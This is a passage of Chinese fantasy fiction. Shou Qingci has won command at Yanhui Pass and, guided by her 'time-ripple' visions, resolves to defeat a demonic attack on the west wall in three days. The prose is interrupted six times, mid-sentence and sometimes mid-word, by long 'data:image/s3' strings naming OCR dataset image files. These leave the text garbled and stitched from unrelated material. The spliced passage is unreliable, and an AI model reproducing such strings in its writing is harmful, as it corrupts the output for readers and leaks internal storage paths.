    守清辞站在议事厅中央,一身劲装,背脊笔直,目光清亮,眼底带着一丝平静的笃定。

    时序涟漪的碎片,在她脑海里悄然闪过。

    这一次,她没有妥协、没有退让、没有安抚。

    她以剑立威、以令定局、以实力服众。

    她赢了第一步。

    赢了人心,赢了军心,赢了雁回关的定局。

    而三日后子时,西城墙,邪祟偷袭——

    那是她的第二步。

    是时序涟漪预视里,第一次真正意义上,她与命运的对弈。

    她抬手,望向窗外沉沉黑气笼罩的天空,眼底掠过一丝平静的锋芒。

    时序涟漪,不再是困扰,不再是重复。

    是她的底牌,是她的胜算,是她掌控命运的武器。

    三日后子时,西城墙。

    她要赢。

    赢给所有质疑、所有轻视、所有不服。赢给时序涟漪里,无数次失败的自己。

    赢给雁回关,赢给夏国,赢给她自己。

    风掠过议事厅,卷起案几上的布防图,微微翻动。

    守清辞的目光,沉静而坚定,望向远方西城墙的方向。

    群龙无首,终有一令。

    人心涣散,终有一定。

    雁回关的命运,从今日起,由她掌控。